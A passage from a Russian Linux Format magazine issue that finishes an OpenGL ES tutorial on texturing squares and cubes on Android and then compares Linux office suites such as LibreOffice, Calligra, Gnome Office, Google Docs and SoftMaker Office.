в массиве. `glActiveTexture()` указывает, какой модуль текстуры сделать активным, здесь используется базовый модуль текстуры (`GL_TEXTURE0`). Наконец, `glBindTexture()` связывает указанную цель (`GL_TEXTURE_2D`) с первым элементом нашего массива `textures`.

В следующей строке задается параметр `MIN_FILTER` для цели нашей текстуры (`GL_TEXTURE_2D`). Этот параметр управляет тем, как OpenGL вычисляет текстуру для пикселя, когда этот пиксель попадает в место, выходящее за пределы одного элемента текстуры. Представьте себе текстуру как кусок целлофана, покрывающий поверхность; OpenGL сжимает или растягивает его, чтобы он плотно прилегал к поверхности, и уменьшающая функция — часть этот процесса. Если вы не пользуетесь множественными изображениями (см. следующий абзац), возможные варианты — `GL_NEAREST`, при котором используется элемент текстуры, ближайший к центру обрабатываемого пикселя, или `GL_LINEAR`, при котором используется средневзвешенное значение четырех ближайших элементов текстуры. С `GL_NEAREST` изображение обычно получается чуть более четким, но лучше поэкспериментировать и посмотреть, что дает лучшие результаты в конкретном приложении.

## «Рендереры также могут интерполировать изображения.»

Множественное отображение [mipmapping] — это способ предоставления нескольких версий изображения для различных масштабов. По сути это означает, что вместо генерации меньшей версии основного изображения на лету рендерер может взять готовое изображение меньшего размера с меньшей детализацией из набора отображений и воспользоваться им.

Рендереры также могут интерполировать изображения разного масштаба для получения изображений произвольного размера. Это позволяет продлевать масштабирование более эффективно и заодно уменьшить количество артефактов.

Если вы пишете игры или другие программы, интенсивно использующие процессор,

обязательно используйте множественное отображение. Здесь мы ограничимся одной версией одного изображения и оставим работу рендереру. Можно задать и другие параметры, но для данного рисунка они не нужны. Например:

```
GLS20.glTexParameterf(GLES20.GL_TEXTURE_2D, GLES20.GL_TEXTURE_WRAP_S, GLES20.GL_REPEAT);
GLS20.glTexParameterf(GLES20.GL_TEXTURE_2D, GLES20.GL_TEXTURE_WRAP_T, GLES20.GL_REPEAT);
```

Здесь задан параметр оборачивания для s- и t-координат текстуры (они соответствуют x- и y-координатам) для `GL_REPEAT`.

»

Наконец, с помощью вспомогательного метода из **GLUtils** мы задаем нашу битовую карту в качестве текстуры и удаляем битовую карту, поскольку она нам больше не нужна.

Еще нужно задать переменную **squareTextureBuffer** точно так же, как мы ранее задавали буфер цвета, затем добавить несколько строк в **draw()**, и все будет готово:

```
float verticesTexture[] = {
    0.0f, 0.0f,
    1.0f, 0.0f,
    0.0f, 1.0f,
    1.0f, 1.0f,
}
public Square() {
    [ ... ]
    squareTextureBuffer = ByteBuffer.allocateDirect(
        verticesTexture.length * 4).order
        (ByteOrder.nativeOrder()).asFloatBuffer();
    squareTextureBuffer.put(verticesTexture).position(0);
}
public void draw(...) {
    [ ... ]
    // Удалить строки __colourHandle__ заменив этим:
    GLES20.glVertexAttribPointer(textureHandle, 2, GLES20.GL_
    FLOAT, false, 0, squareTextureBuffer);
    GLES20.glEnableVertexAttribArray(textureHandle);
    [ ... ]
}
```

Обратите внимание, что координаты вершин текстуры – в диапазоне от 0 до 1, так как оригинал текстуры находится в левом нижнем углу битовой карты, а не в центре экрана (как в случае с окном OpenGL). Однако, скомпилировав и запустив программу, вы увидите, что изображение выглядит не совсем правильно.

Чтобы лучше понять, что происходит, взгляните на схему на предыдущей странице. Рисуя квадрат, OpenGL проходит вершины в том порядке, в котором они перечислены.

Но так как мы пользуемся методом прорисовки «с разделением на треугольники», то на самом деле он возьмет первые три координаты – (-0.5,-0.5) = левый нижний угол, (0.5, -0.5) = правый верхний угол, (-0.5, 0.5) = левый верхний угол – и нарисует первый треугольник, затем возьмет его последнюю сторону и использует ее вершины в качестве первых двух вершин второго треугольника, затем добавит к ним последнюю координату, (0.5, 0.5) = правый верхний угол. Два треугольника образуют квадрат, и на этом процесс завершен, как показывает диаграмма.

## «Вершины должны идти в направлении прорисовки квадрата.»

### Восстанавливаем порядок

Текстура рисуется так же, вершина за вершиной. Однако текстуры OpenGL начинаются в левом нижнем углу, тогда как большинство изображений на компьютере – в левом верхнем.


Поэтому ось у переворачивается (хотя ось x по-прежнему идет слева направо), и это нужно учитывать при прорисовке.

Таким образом, чтобы порядок сегментов был верным, изменим очередность вершин. Они должны идти в направлении прорисовки квадрата и быть перевернутыми (прорисовываться сверху вниз, а не снизу вверх). Диаграмма должна помочь вам представить это. На DVD вы найдете код для трех различных порядков вершин и результаты его запуска.

Если у вас проблемы с шейдерами, с помощью **GLES20** можно получить небольшое количество отладочной информации из программы OpenGL и шейдеров.

Если у вас еще более странные результаты, кроме проверки порядка вершин попробуйте также изменить размер исходного изображения с текстурой и/или задать параметры **GL\_TEXTURE\_WRAP**, о которых мы говорили ранее.

➤ С текстурами бывает всякое. Иногда и нежелательное.




## Трехмерные текстуры

Итак, у нас есть квадрат с текстурой; а как насчет куба с текстурой? Можно просто распространить код для квадрата на куб (будьте внимательны с порядком вершин!), но если вы попробуете скомпилировать и запустить его, то увидите, что текстура появилась только на передней грани куба (а если вы вернули еще и код поворота, то только на задней грани). Другие грани нечеткие.

Чтобы это работало правильно, нам, к сожалению, придется отказаться от рисования куба треугольниками и использовать список вершин в порядке прорисовки (по четыре вершины на грань). Затем мы указываем четыре координаты углов текстуры, один раз для каждой грани. Весь код можно найти на DVD. Также нужно немного изменить вызов `glDrawElements()`, изменив метод прорисовки с `GL_TRIANGLE_STRIP` на `GL_TRIANGLES`.

В остальном код почти такой же, что и для квадрата, но буферам даны новые имена (кроме того, битовая карта задается в конструкторе, а не в методе `draw()`); какой способ выбрать, зависит от личных предпочтений и других возможных действий с кубом). Скомпилируйте и запустите программу, и вы увидите куб с текстурами на всех гранях. Можете изменить порядок отрисовки вершин текстуры, чтобы она располагалась правильно на всех гранях куба; вам поможет чертеж куба с порядком прорисовки его вершин (Найти правильный «путь наверх» в кубе может быть несколько сложнее, чем в плоском квадрате!). Другой способ прорисовки изображения на всех гранях куба – `CubeMap`, но он выходит за рамки этой статьи. Раскраску граней можно вернуть, чтобы ее было видно вместе с текстурами (просто восстановите значения `vColour` и `aColour` и добавьте `vColour` к `gl_FragColour`).


Конечно, с OpenGL можно сделать намного больше, и в Сети есть масса ресурсов вам в помощь. Особенно интересно поиграть с освещением; также стоит подумать о перемещении точки обзора по экрану. **LXF**



► Текстуры располагаются на всех гранях нашего куба.

Не пропустите наш подкаст: [www.tuxradar.com](http://www.tuxradar.com)

Слушайте, как команда Linux Format обсуждает самые популярные темы о свободном ПО!



**TuxRadar**

# Сравнение

»» Каждый месяц мы сравниваем тонны программ — а вы можете отдыхать!

## Офисные комплекты

Вы ищете офисный комплект, но никак не решите, взять «все-в-одном» или собрать собственный из кусочков? **Шашанк Шарма** вас надуумит.



### Про наш тест...

Все комплекты и приложения тестировались в Gnome в Fedora 17, а KDE — в Chakra Linux. Кроме приложений, которые рекомендуется брать из репозитория соответствующих дистрибутивов, таких, как *AbiWord*, самые свежие релизы офисных комплектов были взяты с их сайтов. Для проприетарного *SoftMaker Office* мы взяли 30-дневную пробную версию. Набор функций у офисных комплектов очень обширен, и мы тестировали каждое приложение на предмет наличия самых популярных. Это особенно важно в случае с легковесными приложениями вроде *AbiWord*. Хотя мы не ждем от них наличия всех роскошей, скажем, *LibreOffice Writer*, они все же должны предлагать намного больше, чем текстовые редакторы, подобные *Gedit* или *KWrite*. Другой важный фактор — поддержка пакетом открытых и проприетарных форматов файлов. Мы тестировали файлы, созданные в проприетарных форматах *Microsoft Office* на предмет того, как с ними справятся наши комплекты.

### Наша подборка

- » Calligra Suite
- » Gnome Office
- » Google Docs
- » LibreOffice
- » SoftMaker Office

**О**фисные комплекты — это квинтэссенция деловых приложений; они существуют во всевозможных формах и размерах. Вы найдете их в любом дистрибутиве Linux общего назначения — от полновесных настольных дистрибутивов типа Fedora и Ubuntu до крох вроде Puppy Linux. Офисный комплект состоит из приложений — обычно это редакторы для текстов и электронных таблиц и приложения для создания презентаций. Популярнейшие офисные комплекты типа *LibreOffice* обычно добавляют к этим приложениям и другие, такие, как базы данных или приложения для создания за-

меток, в интегрированном пакете. Но эти монолитные пакеты не для всех, потому-то KDE и разработал собственный набор оптимизированных офисных приложений, идущих в комплекте *Calligra Suite*.

Вместо того, чтобы предоставлять интегрированные пакеты, некоторые дистрибутивы объединяют разнородные приложения — скажем, *AbiWord* и приложение электронных таблиц *Gnumeric*. Такие ком-

плекты получаются более легковесными, и все же в них присутствует большая часть функций, нужных пользователю. Эффективно используются также онлайн-комплекты. Они не столь функциональны, как оффлайновые, но их низкая стоимость и низкие системные требования превращают их в привлекательную возможность для пользователей со старым оборудованием.

**«Офисный комплект состоит из приложений — для текстов, таблиц и презентаций.»**

# Текстовый редактор

## Больше, чем бумагомаратель?

**О**бычный офисный комплект содержит не менее трех приложений. И самое востребованное из них – текстовый редактор. У него куда больше возможностей для создания, форматирования и редактирования документа, чем у программы обработки текста.


*LibreOffice Writer* припас несколько мастеров, помогающих приступить к созданию документа. Есть также функция конвертирования документа в формате *Microsoft Word* (.doc, .xls и .ppt) в его эквивалент открытого документа.

*Writer* позволяет добавлять блоки текста под названием «разделы», которые затем можно защитить от изменений, скрыть и снова конвертировать в обычный текст. В нем есть преднастроенная раскладка колонок, и он позволяет создать свою раскладку. Работу с длинными документами упрощает функция навигатора. Также предлагается простой в действии мастер автоматического составления писем.

В отличие от других приложений *Calligra*, *Words* не был продолжением соответствующего приложения *Koffice* – *KWord*. Большинство функций *Words* были написаны с нуля.

*Words* отличается от большинства текстовых редакторов тем, что он основан на фреймах. Его цель – дать вам возможность создавать документ посредством добавления фреймов, настройкой расположения элементов вокруг них и перетаскиванием текста из фрейма во фрейм. Здесь есть проверка орфографии и библиография, но нет автозаполнения, автотекста и автоматического составления писем.

В *Gnome Office* задачу работы с текстом выполняет *AbiWord*. Он поддерживает основные функции редактирования текста – списки, отступы и формат символов, а также более сложные, включая таблицы, заголовки страниц и нижние колонтитулы. Можно создавать документы на базе шаблона, плюс предлагается несколько видов-представлений. Вид *Presentation*, позволяющий легко отображать презентации, созданные в *AbiWord*, на страницах «во весь экран», единственный в своем роде. В *AbiWord* есть и продвинутые функции, например, автоматическое составление писем и отслеживание изменений. И это единственный оффлайновый текстовый редактор с полнофункциональной инфраструктурой сотрудничества.



*SoftMaker Office TextMaker*, хоть и полнофункциональный, не предлагает ничего выдающегося. Приложение работает как заявлено, предлагает продвинутые функции, например, автоматическое составление писем, и может отслеживать изменения в документе.

*Google Docs* более развит, чем обычный текстовый редактор, но в нем нет продвинутых функций. Он содержит много predefined шаблонов и позволяет вставлять таблицы. Его инструмент поиска эксплуатирует свою онлайн-природу, позволяя осуществлять поиск с помощью Google. Полученные в результате элементы можно перетаскивать в документ, и цитирование добавится автоматически.

» Для работы со стандартными документами грозный текстовый редактор не нужен.

### Вердикт

- Gnome Office ★★★★★
- LibreOffice ★★★★★
- Google Docs ★★★★★
- Calligra Suite ★★★★★
- SoftMaker Office ★★★★★

» Хотя *AbiWord* – самый успешный из всех конкурентов, он много чего утратил.

# Электронные таблицы

## Что там у нас с цифрами?

**Э**лектронные таблицы играют важную роль в офисном комплекте и являются, без сомнения, самыми увесистыми. На первый взгляд все такие приложения выглядят одинаково, имея лишь несколько различий. Для неопытных пользователей *LibreOffice Calc*, вероятно, будет самым простым. Но в плане наиболее общих и продвинутых функций *Gnumeric* ему не уступит, несмотря на свой крошечный размер. Не сбросишь со счетов и относительно новый *Calligra Sheets*: у него, похоже, больше всего функций среди редакторов электронных таблиц.

В *Calc* куча мастеров, помогающих применить его продвинутые функции. Он также может загружать шаблоны из репозитория *LibreOffice* и брать данные из баз, и снабжен кнопкой «умное сложение [intelligent sum]», автоматом вставляющей функцию сложения или общий итог.

В отличие от других приложений комплекта *LibreOffice*, *Calc* позволяет людям

сотрудничать с другими. Механизм управления данными, введенными несколькими операторами, позволяет владельцу интегрировать эти данные в таблицу.

*Calligra Sheets* имеет список основных формул для создания сложных формул. Его мастер функции *Tables* – зеркальное отражение той же функции в *Calc*.

*PlanMaker* из *SoftMaker* может похвастаться более чем 330 встроенными функциями для выполнения математических, статистических и финансовых вычислений, расчета даты и времени. Помимо автофильтра, здесь имеется специальный фильтр для работы с большими наборами данных. Еще одна полезная функция – макетировщик, который позволяет создать макет электронной таблицы, подобно виду макета в текстовом редакторе. Также предусмотрен мастер проверки формул.

Почти все редакторы электронных таблиц имеют продвинутые функции, полезные при работе с большими массивами чи-

сел. И в *Calc*, и в *Gnumeric*, и в *PlanMaker* есть инструмент *Scenario Manager*, способный на анализ «Что если... [What If...].

*Gnumeric* также содержит инструменты анализа статистических данных и выборки данных, например, знаковых тестов, критериев нормальности, анализа основных компонентов и оценки выживаемости по методу Каплана–Мейера.

*Calc* и *Google Spreadsheets* снабжены инструментом, позволяющим решать задачи оптимизации, когда оптимальная величина определенной ячейки таблицы вычисляется на основе условий в других ячейках. *Gnumeric* умеет решать задачи, выражаемые в виде линейных функций.

Лучшая функция в *Google Spreadsheet* – его способность создавать формы для сбора данных от разных людей и автоматического добавления их в таблицу. Этот инструмент также отлично работает с другими сервисами Google – например, *Google Finance*.

### Вердикт

- Calligra Suite ★★★★★
- Gnome Office ★★★★★
- LibreOffice ★★★★★
- SoftMaker Office ★★★★★
- Google Docs ★★★★★

» Google не хватает разнообразия, но зато здесь есть все важные функции.

# Простота и удобство

Хорошо они делают свое дело? И можно ли их расширить?

**Н**равится нам это или нет, но для большинства первый контакт с офисными комплектами – *Microsoft Office*. Для привычных к одному офисному комплекту с открытым кодом перейти на другой не проблема, но для подсевшего на *Microsoft Office* вопрос перехода решаем только тогда, когда пользовательский интерфейс нового комплекта выглядит знакомым.

Поэтому поддержка открытым офисным комплектом проприетарных форматов – требование обязательное, особенно в деловой среде, где совершается обмен файлами с пользователями проприетарных офисных комплектов.



Большинство приложений в офисном комплекте богаты функциями, но в некоторых имеются еще и мастера, упрощающие доступ к продвинутым функциям.

При всех своих достоинствах, приложение, заставляющее пользователя полностью переучиваться для продуктивного использования, не добьется успеха. А комплекты с приложениями, расширяемыми с помощью плагинов, получают довесок к оценке.

## LibreOffice ★★★★★

*LibreOffice* – один из самых всесторонних комплектов. Почти все приложения *LibreOffice* снабжены простыми в управлении мастерами и шаблонами, которые помогают создавать любые документы.

Для облегчения взаимодействия с другими программами, этот комплект поддерживает большое число проприетарных форматов, от *Microsoft 97* до *Microsoft 2010*, и умеет экспортировать файлы в формат PDF. Он может автоматически соединяться с клиентом электронной почты по умолчанию, чтобы вы могли отправлять документы по электронной почте прямо из приложения. Вы можете дополнительно расширить этот комплект, добавив расширения из онлайн-каталога. Однако это самый громоздкий комплект в данном Сравнении, и для нормальной работы ему нужна довольно мощная машина. Хотя он и зависит от Java, комплект хорошо работает с платформой с открытым кодом OpenJDK.



## Calligra Suite ★★★★★

*Calligra Suite*, несомненно, крупнее всех по числу приложений. Хотя большинство их являются продолжениями ответвлений *KOffice*, но следует учесть, что используемая нами для этого Сравнения версия *Calligra Suite* – всего лишь второй независимый релиз комплекта.

Первое, что поражает в *Calligra* – это его пользовательский интерфейс, не похожий ни на одно приложение Сравнения. Вместо панелей инструментов сверху *Calligra* отображает свои функции в докерах справа.

Комплект умеет читать документы в разных форматах, но с разным успехом. Он неплохо обрабатывает простые файлы, но не лещен проблем со сложными документами, где имеются комментарии и сохранены изменения.

А главная его проблема в том, что его приложения позволяют сохранять документы только в открытых форматах. Это ограничение плохо сказывается на способности к взаимодействию.

# Приложения для презентаций

Создавайте и показывайте потрясающие слайд-шоу.

**П**одборка приложений не тянет на офисный комплект, если в ней нельзя создавать презентации. Разница наших комплектов невелика. У всех есть полезные шаблоны, и все создают визуально приятные презентации.

В *LibreOffice Impress* больше всего видов: Normal [Обычный], Outline [Набросок], Notes [Заметки], Handout [Рекламный проспект] и Slide Sorter [Сортировщик слайдов]. *SoftMaker Presentations* и *Google Slides* имеют равные способности и бога-

тый выбор *AutoShapes*. Их многогранные функции рисования позволяют изобразить самые разные объекты: организационные структуры, блок-схемы, проектные схемы... Отличают эти программы уникальные эффекты анимированного перехода. В *SoftMaker Presentations* можно редактировать изображения, меняя яркость, контрастность и прочие настройки. В *Calligra Stage* есть все ожидаемые основные функции, в т. ч. подборка шаблонов и раскладок и выбор анимированных

переходов слайдов. Однако виды предлагаются только Normal, Notes и Slide Sorter.

Приложение для создания презентаций – ахиллесова пята комплекта *Gnome Office*. Кандидатов было несколько, в том числе *Agnubis* и *Ease*, но ни одно не разрабатывалось достаточно долго, чтобы стать конкурентом другим приложениям. Хотя *Ease* все еще доступен в официальных репозиториях некоторых дистрибутивов Gnome, в его нынешнем состоянии им вряд ли можно пользоваться.

## Вердикт

- Google Docs ★★★★★
- LibreOffice ★★★★★
- SoftMaker Office ★★★★★
- Calligra Suite ★★★★★
- Gnome Office ★★★★★



» LibreOfficeImpress определенно впечатляет, оправдывая свое название..



## Gnome Office ★★★★★

Основной недостаток *Gnome Office* в том, что он состоит из разнородных приложений, в которых разные команды разработки трудились над достижением разных целей; что напрямую сказалось на качестве приложений. И если *AbiWord* и *Gnumeric* являют собой зрелые приложения и отлично делают свое дело, то *Ease* все еще находится в стадии активной разработки, и это заметно. Собственно говоря, *Ease* подвержен частым сбоям, особенно при добавлении эффектов анимации.

*AbiWord* и *Gnumeric* могут также создавать документы на основе шаблонов. *AbiWord* может сохранять их в большом количестве форматов, включая .doc, .docx и экзоты вроде .aw. Безусловно, лучшая функция в приложении – это полноценная возможность взаимодействия. Однако у *AbiWord* есть проблемы с обработкой документов в новом формате .docx.



## SoftMaker Office ★★★★★

Из всех комплектов в нашем Сравнении *SoftMaker* имеет лучшую поддержку документов, созданных в проприетарных форматах, и умеет также экспортировать документы как PDF. Он безупречно обработал все наши тестовые документы, в том числе и сложные, с комментариями и изменениями.


Но в комплекте меньше всего приложений по сравнению с соперниками. В нем только три чаще всего используемых деловых приложения, и нет баз данных или приложений для графики. Зато эти три приложения работают хорошо, и функций в них очень много. Например, редактор электронных таблиц *SoftMaker* может создавать графики и диаграммы аж 70 типов, а в приложении для создания презентаций имеется 25 макетов.

*SoftMaker Office* также единственное коммерческое проприетарное приложение в нашем Сравнении, и его стоимость составляет около €56. За €22 его можно приобрести для устройств Android.

## Google Docs ★★★★★

Единственный онлайн-комплект в нашем Сравнении. Google начал внедрять функции *Google Docs* в свой новый сервис хранения *Google Drive*. В браузерах, отличных от *Google Chrome*, сервис выдает предупреждение, что часть функций может не работать, хотя в *Firefox* у нас не было проблем.

В приложениях нет кнопки Save – они сохраняют изменения автоматически, что является плюсом. Некоторые приложения, например, *Docs* и редактор электронных таблиц, позволяют загружать файл в открытом формате документа, а другие, например, приложение для создания презентаций, допускают только проприетарные форматы. Вы также можете легко загрузить свои офлайн-документы. В наших тестах *Docs* сумел отобразить все элементы в новом формате .docx. Однако документы в старом формате .doc не были должным образом отформатированы, и не отображали комментариев и изменений.



# Другие инструменты

Что еще в них есть?

**М**ы рассмотрели три самых популярных приложения в офисном комплекте: редакторы текстов и электронных таблиц и приложение для создания презентаций. Кроме *SoftMaker Office*, все комплекты нашего Сравнения предлагают также немало других приложений. Одно из наиболее общих среди них – приложение для управления базами данных, подобное *Microsoft Access*. В *LibreOffice* имеется *Base*, в *Calligra* – *Kexi*, а в *Gnome Office* есть *Glom*. Все они позво-

ляют создать базу данных. Другая фишка – пакет векторной графики наподобие *Microsoft Visio*. В *LibreOffice* это *Draw*, в *Calligra* – *Karbon*, а в *Gnome Office* – *Inkscape*. *Calligra* позиционируется еще и как изобразительный комплект; в его составе – *Krita*, приложение для создания цифровой живописи и произведений искусства.

Если вам нужно делать чертежи, достойная альтернатива – *Google Drawings*. В *Gnome* такого нет, но есть *Dia* для создания диаграмм. Приложения *Calligra* – са-

мые бизнес-ориентированные: *Plan* (для управления проектом) умеет делать диаграммы Ганта, а *Flow* – графики. Свежая версия содержит *Author*, приложение для написания электронных книг по типу *iBooks Author*, способное экспортировать EPUB, плюс *Braindump*, для заметок.

В *Gnome* тоже есть очень популярное приложение для заметок – *Tomboy*. Если вы работаете с научными данными, в *LibreOffice* есть *Math* для создания и редактирования математических формул.

## Вердикт

- Calligra Suite ★★★★★
- Gnome Office ★★★★★
- LibreOffice ★★★★★
- Google Docs ★★★★★
- SoftMaker Office ★★★★★

» Calligra богаче всех приложениями, а приложения LibreOffice – самые способные.

# Сотрудничество

Может ли несколько человек работать над документом одновременно?

Главный фактор популярности онлайн-офисных комплектов в том, что они позволяют многим людям сотрудничать и работать над одним документом одновременно. Оффлайн-комплекты пытаются их догнать, но пока эта область находится во власти онлайн-


новых офисных комплектов – таких, как *Google Docs*.

*Google Docs* допускает совместную работу в реальном времени над каждым символом в приложениях *Google Docs*, *Google Sheets*, *Google Slides* и *Google Drawings*. Когда несколько человек одновре-

менно работают над одним и тем же документом, они сразу видят внесенные каждым изменения.

Эта возможность сотрудничества тесно пересекается с возможностью совместного доступа, которая позволяет задать уровень доступа к файлам и контролировать, кому разрешено видеть и редактировать ваши файлы. Как и в других функциях, вы можете использовать другой сервис *Google*, *Google Groups*, чтобы открыть доступ к документу множеству людей одним щелчком. Из оффлайн-приложений сотрудничество пользователей в реальном времени предлагает только *AbiWord*. Поддержка сотрудничества тесно интегрирована в их онлайн-сервис, *AbiCollab.net*, где можно хранить документы. При сотрудничестве многих людей *AbiWord* отображает текст, который вводят разные пользователи, разными цветами.

Помимо этих двух, и *LibreOffice*, и *Calligra* тоже работают над добавлением подобных функций сотрудничества к своим приложениям. И хотя *LibreOffice* продемонстрировал прототип этой функции, разработчики говорят, что она пока находится на очень ранней стадии разработки. О добавлении подобных функций сотрудничества в *SoftMaker Office* пока что ни слова не слышно.



Чтобы использовать функцию сотрудничества *AbiWord*, зарегистрируйте бесплатную учетную запись на сервисе *AbiCollab.net*.

**Вердикт**

- Google Docs ★★★★★
- Gnome Office ★★★★★
- Calligra Suite ★★★★★
- LibreOffice ★★★★★
